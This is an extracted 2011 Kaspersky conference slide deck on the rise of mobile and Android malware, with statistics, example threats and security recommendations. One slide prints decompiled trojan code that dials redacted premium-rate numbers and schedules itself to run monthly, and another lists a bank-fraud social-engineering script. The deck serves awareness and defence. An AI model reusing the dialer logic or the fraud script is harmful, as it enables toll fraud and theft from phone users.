



## The Kaspersky Security Symposium

Sep 21 - 23, 2011 | Munich | Germany


# From Nothing to Massive – Android under Attack

Vicente Diaz  
Senior security analyst

**Welcome**

It's September, so we ...

**3. Find  $x$ .**



*Here it is*

## Question 1

# How many of you have a mobile phone?




## Question 2

Do you think you have  
something **valuable**  
in your mobile phone?



## Question 2 (again)

...Actually, probably more things than you think



You probably don't want everybody to see this

### Question 3


# Are there viruses for smartphones?





# User Awareness ... Very Low!

How do you estimate the malware infection risk when surfing the web from different devices?



■ Source: Smartphone Users Study for Kaspersky Lab



The Kaspersky Security Symposium  
Sep 21 - 23, 2011 | Munich | Germany


# My Mobile Was Compromised, So What?







# Mobile Malware History






# Mobile Malware Evolution

**65% growth** of threats in 2010 over 2009


## Number of Modifications



Source: Kaspersky Lab



# Malware for Smartphones, 2011



## Smart Phone Market

Data compiled from IDC report.


Report also estimates mobile app downloads will grow from 10 billion in 2010 to 76 billion by 2014.

More at <http://on.mash.to/fuHAsU>



## Example 1: SMS Fraud

```
Phone phone = new Phone();  
phone.Talk("+882 [REDACTED]");  
Thread.Sleep(0xc350);  
phone.Talk("+176 [REDACTED]");  
Thread.Sleep(0xc350);  
phone.Talk("+882 [REDACTED]");  
Thread.Sleep(0xc350);  
phone.Talk("+252 [REDACTED]");  
Thread.Sleep(0xc350);  
phone.Talk("+239 [REDACTED]");  
Thread.Sleep(0xc350);  
phone.Talk("+881 [REDACTED]");  
long num6 = DateTime.Now.AddMonths(1).ToFileTime();  
long num7 = 0L;  
FileTimeToLocalFileTime(ref num6, ref num7);  
SystemTime time6 = new SystemTime();  
FileTimeToSystemTime(ref num7, time6);  
CeRunAppAtTime(@"\Windows\smart32.exe", time6);
```



Trojan dials international premium-rate numbers every month





## Example 2: Rick in Your iPhone

If you don't pay, it's fine by me, but remember, the way I got access to your iPhone can be used by thousands of others—they can send text messages from your number (like I did), use it to call or record your calls, and actually whatever they want, even use it for their hacking activities! I can assure you, I have no intention of harming you or whatever, but, some hackers do! It's just my advice to secure your phone.





# Example 3: Android Market 2011

Gmail Calendar Documents Photos Reader Web [more](#) Sign in

ANDROID APPS

APPS BY MYOURNET

Visit Website for myournet >

**Falling Down**  
MYOURNET / RACING  
★★★★★ (11)  
[INSTALL](#)

Here is the classic version of falling down game. This fast-paced and addictive game. Just tilt your device or screen (depe...

**Super Guitar Solo**  
MYOURNET / ENTERTAINMENT  
★★★★★ (19)  
[INSTALL](#)

Super Guitar Solo, Android's most popular pocket gui Clapton on TV! Super Guitar Solo is Android's most p it to play to you...

**Threat detected!**

Threat detected: *Exploit.AndroidOS.Lotoor.J*

File: */mnt/sdcard/DCIM/com.power.SuperSolo-1.apk*

Delete

Skip

Help



The Kaspersky Security Symposium  
Sep 21 - 23, 2011 | Munich | Germany

# Main Reason?





# But Wait, There's More



Sep 22, 2011

The Kaspersky Security Symposium, Munich





## Social Engineering Attacks

- Dear **Mr. Foo** (attacker knows who you are)
- I'm calling you from your **YourBank** local office in **Chelsea** (attacker knows where you live and your bank).
- In order to prevent fraud we need to check some details, first I need to ensure you are the holder of the credit card with number **xxx-xxx-xxx-xxx** (attacker knows your credit card).
- Can you please tell me the number that appears on the back of your card? ...



## Targeted Attacks

### IAEA fears Iran officials have hacked UN nuclear inspectors' devices

Article

Published On Wed, 18 May 2011

George Jahn  
Associated Press

VIENNA — The UN nuclear agency is investigating reports from its experts that their cellphones and laptops may have been hacked into by Iranian officials looking for confidential information

looking for confidential information

One of the diplomats said the International Atomic Energy Agency is examining “a range of events, ranging from those where it is certain something has happened to suppositions,” all in the first quarter of this year. He said the Vienna-based nuclear watchdog agency was alerted by inspectors reporting “unexplained” electronic equipment.

while the equipment was left unattended

Two other diplomats in senior positions confirmed the essence of the report but said they had no further information. All three envoys come from member nations of the International Atomic Energy Agency and spoke on condition of anonymity because their information was privileged.



## Summary

- Malware is targeting the most popular platforms
- Profit-driven
- Authors unpunished
- Social engineering + lack of user awareness
- Devices easily accessed/stolen
  - How long does it take to jailbreak an iPhone?
- More and more valuable data on them
  - Contacts
  - Agenda
  - Geo-location





## Recommendations

- Lock your screen
- Use security software
- Back up your data
- Use encryption
- Beware of what you install
- Do not jailbreak/root your device
- Do not connect to untrusted Wi-Fi access points
- Do not skip updates



**AND**

- Do not assume your mobile is safer than your PC



# Thank you

[Vicente Diaz]

[vicente.diaz@kaspersky.com]

[+34 681244756]

[@trompi]